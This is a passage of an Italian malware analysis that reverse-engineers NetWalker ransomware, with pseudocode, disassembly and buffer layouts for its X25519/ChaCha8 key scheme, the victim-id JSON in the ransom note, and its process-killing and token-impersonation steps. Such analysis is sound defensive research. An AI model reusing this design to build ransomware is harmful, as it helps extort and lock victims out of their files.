La chiave segreta è generata salvando l'ora di sistema come ritornata da `GetSystemTimeAsFileTime` ed usando `RtlRandomEx` (o `RtlRandom` , in versioni di Windows più vecchie).

hmac, c = HMAC_and_encrypt(key, iv, data, len). Cifra data usando ChaCha e la chiave e l'IV passati (solo i primi 8 byte, gli altri non servono). Inoltre calcola l'HMAC di data usando la chiave passata.

```
HMAC_and_encrypt(key, iv, data, len):
   c = chacha8(key = key, iv = iv[0..8], data, len)
   hmac = hmac_sha256(key = key, data, len)
   return hmac, c
```

La chiave segreta e gli altri buffer

Come visto nel punto precedente X25519 non permette di cifrare, è una primitiva usata per lo scambio di chiavi.
In preparazione per la fase di cifratura, NetWalker genera una chiave segreta e la relativa chiave pubblica.

```
secret1 <- make_sk()
pk1 = X25519(secret1, B9)
crc_pk1 = CRC32(pk1)
```


PK1 sarà la chiave pubblica usata per generare la chiave di cifratura di ogni file. Vedremo che al momento di cifrare un file, una coppia di chiavi *(PK_F, SK_F)* è generata per quel file ed un segreto *$shared_F$ = X25519(SK_F, PK1)* è ottenuto per essere usato come chiave ChaCha. Il CRC32 (calcolato usando `RtlComputeCrc32`) è usato per il check, lato attaccanti, dei dati ricevuti.
Risulta quindi necessario conoscere *secret1* per riottenere lo stesso segreto a partire da *PK_F*. (*SK_F* non è mai salvata, e risulta essere, di fatto, una chiave effimera).

secret1 è l'unica chiave segreta non effimera, cioè effettivamente necessaria e recuperabile dai criminali.
Per trasmetterla a loro viene quindi cifrata a sua volta. Questo è fatto generando un'altra coppia di chiavi ed usando **mpk** per generare un segreto comune con i criminali.
L'uso delle funzioni di alto livello viste sopra è uniforme in tutto NetWalker ed ha sempre la forma mostrata qui sotto.

```
pk2, h_shared1, shared1 = computeShared_Hash_Pk(mpk)
```

shared1 è l'altro segreto di vitale importanza, esso è usato per cifrare secret1:

```
hmac_secret1, e_secret1 = hmac_and_encrypt(shared1, h_shared1, secret1, 0x20)
```



```
push    ebp                 ; basepoint
push    edi                 ; secret key
push    ebx                 ; [out] pubkey
call    curve25519          ; this is curve25519
                            ; see https://cr.yp.to/ecdh.html
lea     eax, [esp+48h+out_ptrSHA256_shared]
mov     dword ptr [esp+48h+out_ptrPK2], 0
push    eax                 ; out_ptrSHA256_shared
lea     eax, [esp+4Ch+out_ptrShared]
mov     dword ptr [esp+4Ch+out_ptrShared], 0
push    eax                 ; out_ptrShared
lea     eax, [esp+50h+out_ptrPK2]
mov     dword ptr [esp+50h+out_ptrSHA256_shared], 0
push    eax                 ; out_ptrPK
push    [esp+54h+mpk]       ; mpk
call    computeShared_Hash_Pk
add     esp, 1Ch
test    eax, eax
jz      loc_100061B6
```

```
call    getBufferAPI
push    20h
push    ebx
push    0
mov     eax, [eax+0D4h]
call    eax                 ; RtlComputeCRC32(pk1)
mov     ebp, dword ptr [esp+3Ch+out_ptrSHA256_shared]
mov     esi, dword ptr [esp+3Ch+out_ptrShared]
mov     [esp+3Ch+crc32], eax
lea     eax, [esp+3Ch+hmac]
push    eax                 ; out HMAC
lea     eax, [esp+40h+mpk]
mov     [esp+40h+mpk], 0
push    eax                 ; encrypted
push    20h                 ; size
push    edi                 ; secret1 (data to protect)
push    ebp                 ; sha256(shared) (chacha IV)
push    esi                 ; shared (secret key, hmac and chacha)
mov     [esp+54h+hmac], 0
call    HMAC_and_encrypt
add     esp, 18h
test    eax, eax
jz      loc_10006190
```

La generazione di *secret1*, di *shared1* per la cifratura del primo, del CRC32 di *PK1* e la cifratura stessa di *secret1*.

Il ransomware procede adesso con la creazione di quattro buffer, che abbiamo rinominato: *buffer5C*, *buffer6C*, *bufferVar* e *bufferP50*.
Il primo è un buffer di lavoro usato estensivamente da NetWalker, gli altri tre sono buffer temporanei usati per la creazione del JSON misterioso (che risulterà essere proprio il base64 di bufferP50).

Iniziamo con il `buffer6C` poichè è quello più immediato ed è linkato a `buffer5C`. Il codice che lo genera è dentro la stessa funzione che genera le chiavi sopra.

Creazione e popolamento del buffer6C
Il buffer ha il seguente layout.

```
Format is XX: YYYY where XX is the offset of the field (in hex) and YYYY its
description.

All values are native. The arrays hold native data too.

00-04: CRC32(pk1)
04-24: pk2
24-2c: h_shared1
2c-4c: hmac_secret1
4c-6c: e_secret1
```

buffer6C è quindi fondamentale per il recupero di *secret1*.
Infatti tramite *shared1 = X25519(SK_{crim}, PK2)* è possibile ottenere *shared1*, decifrare *secret1* con *secret1 = chacha8(key = shared1, iv = h_shared1, data = e_secret1, len = 0x20)*, verificarne la correttezza con *HMAC-SHA256(secret1) == hmac_secret1* e tramite il controllo aggiuntivo *CRC32(X25519(secret1, B9)) == CRC32(pk1)*.
Permette quindi ai criminali di riottenere tutte le chiavi necessarie alla decifratura dei file.

Il buffer6C è salvato nel buffer5C, quest'ultimo è usato frequentemente e contiene valori utili al malware.
Ne riportiamo una mappa, il suo popolamento avviene dentro la funzione `prepareForEncryption` e non presenta grosse difficoltà per l'analista.

```
Format is XX: YYYY where XX is the offset of the field (in hex) and YYYY its
description.

All values are native. The arrays hold native data too.

00: OS major
04: OS minor
08: is WOW64 process
0c: -
10: current process id
14: idsz
18: hex(crc32(pk1))[0..idsz]
1c: same as 0x18 but in unicode
20: will be pupulated with net names
24: len of the buffer at 0x20
28: CRC32(mpk)
2c: mpk
30: CRC32(pk1)
34: pk1
38: size of buffer6C (which is 0x6c)
3c: ptr buffer6C
40: len of str at 0x44
44: unicode str for ., where  is str at 0x1c
48: lfile string, interpolated, len
4c: lfile string, interpolated
50: lfile string, interpolated with * as {id}
54: lend string, interpolated, len
58: lend string, interpolated
```

I valori nel `buffer5C` sono tutti di immediata comprensione, eccetto forse per quelli descritti come “interpolated”.
Con questo nome si intende il valore ottenuto da una stringa con placeholder del tipo *{id}* o simili, una volta sostituito a questi un valore.
Ad esempio `{id}-Readme.txt`, una volta interpolato, può divenire `24138-ReadMe.txt`.
Il nome si rifà alla funzionalità di string interpolation di molti linguaggi moderni.
La stringa all’offset `0x50`, ovvero `*-Readme.txt` (secondo la configurazione mostrata all’inizio), è usata per controllare se nella directory di un file appena cifrato è già presente il manifesto per il riscatto (ed eventualmente crearlo).
Altro valore importante è la stringa a `0x18`, ovvero il *CRC32(pk1)* convertito in hex e troncato ai primi `idsz` caratteri.
Questo è l’id della vittima, lo chiameremo, appunto, **id** nel seguito.

Una volta preparato il `buffer5C`, NetWalker scrive il contenuto del manifesto per il riscatto.
In particolare ci interessa il campo *{code}* che viene riempito con un JSON.

Viene prima creato il `bufferVar`, di dimensione *idsz + 0x74 + strlen(lfile)*, così fatto:

```
Format is XX: YYYY where XX is the offset of the field (in hex) and YYYY its
description.

All values are native. The arrays hold native data too.

00: copy of buffer6C
6C: idsz (i.e. len of victim's id)
70: victim's id
74: len of lfile
78: lfile
```

Questo buffer contiene il `buffer6C` e qualche informazione in più, necessarie ai criminali per sapere quale estensione hanno i file cifrati (in modo da poterli enumerare) e come si chiamano i file di manifesto (in modo da poterli rimuovere).

Questo buffer è essenzialmente il contenuto del JSON contenuto nel manifesto ma non così come mostrato.
Per qualche motivo infatti `bufferVar` è cifrato ancora una volta:

```
pk3, h_shared2, shared2 = computeShared_Hash_Pk(mpk)

hmac_buffer_var, e_buffer_var = hmac_and_encrypt(key = shared2, iv = h_shared2, data
= bufferVar, len = len(bufferVar))
```

Viene, infine creato l’ultimo buffer, `bufferP50`, che contiene le informazioni per decifrare bufferVar (il quale contiene le informazioni per cifrare secret1, che serve per decifrare i file):


```
Format is XX: YYYY where XX is the offset of the field (in hex) and YYYY its
description.

All values are native. The arrays hold native data too.

00: h_shared2
08: hmac_buffer_var
28: pk3
48: CRC32(mpk)
4c: CRC32(pk1)
50: e_buffer_var
```

Gli attaccanti possono generare *shared2* = *X25519(SK*$_{crim}$*, pk3)* e decifrare il *bufferVar*.

Il `bufferP50` è convertito in base64, diviso in linee di 50 caratteri e poi usato per generare il JSON dalla forma `{code_<id>: base64(bufferP50)}`.

La


generazione del JSON misterioso. Con tutte le primitive identificate, la sua analisi è banale. Di seguito un riepilogo.



La struttura del JSON da inviare ai criminali affinchè possano decifrare i file

Il flusso di lavoro del malware

Una volta preparate le chiavi per la cifratura, il flusso di lavoro del malware è abbastanza immediato.



Il flusso di lavoro. Nella parte finale, non mostrata, il malware prova a scrivere il manifesto nel desktop e nelle root dei dischi impersonando explorer.exe (sebbene sia già eseguito nel contesto di questo)
Le operazioni del malware sono, in ordine:


Acquisizione dei privilegi di Debug e impersonificazione di altri processi.

Avvio dei thread per la terminazione dei processi (usando NtQuerySystemInformation), dei servizi (usando le API del service manager) e dei task (usando l'interfaccia come ITaskService) indicati nella configurazione.

Controllo della presenza di file in uso da altre applicazioni. Il controllo avviene usando `NtQuerySystemInformation`, con classe `0x10` per ottenere tutti gli handle aperti, duplicando ognuno di essi e verificando se è possibile mapparne un byte. Questo controllo serve a considerare solo gli handle di tipo file.

Recupero del token di explorer.exe. per fare ciò il malware usa GetSystemInformation per enumerare tutti i processi. Prima impersona `winlogon.exe` e dopo recupera il token di explorer.

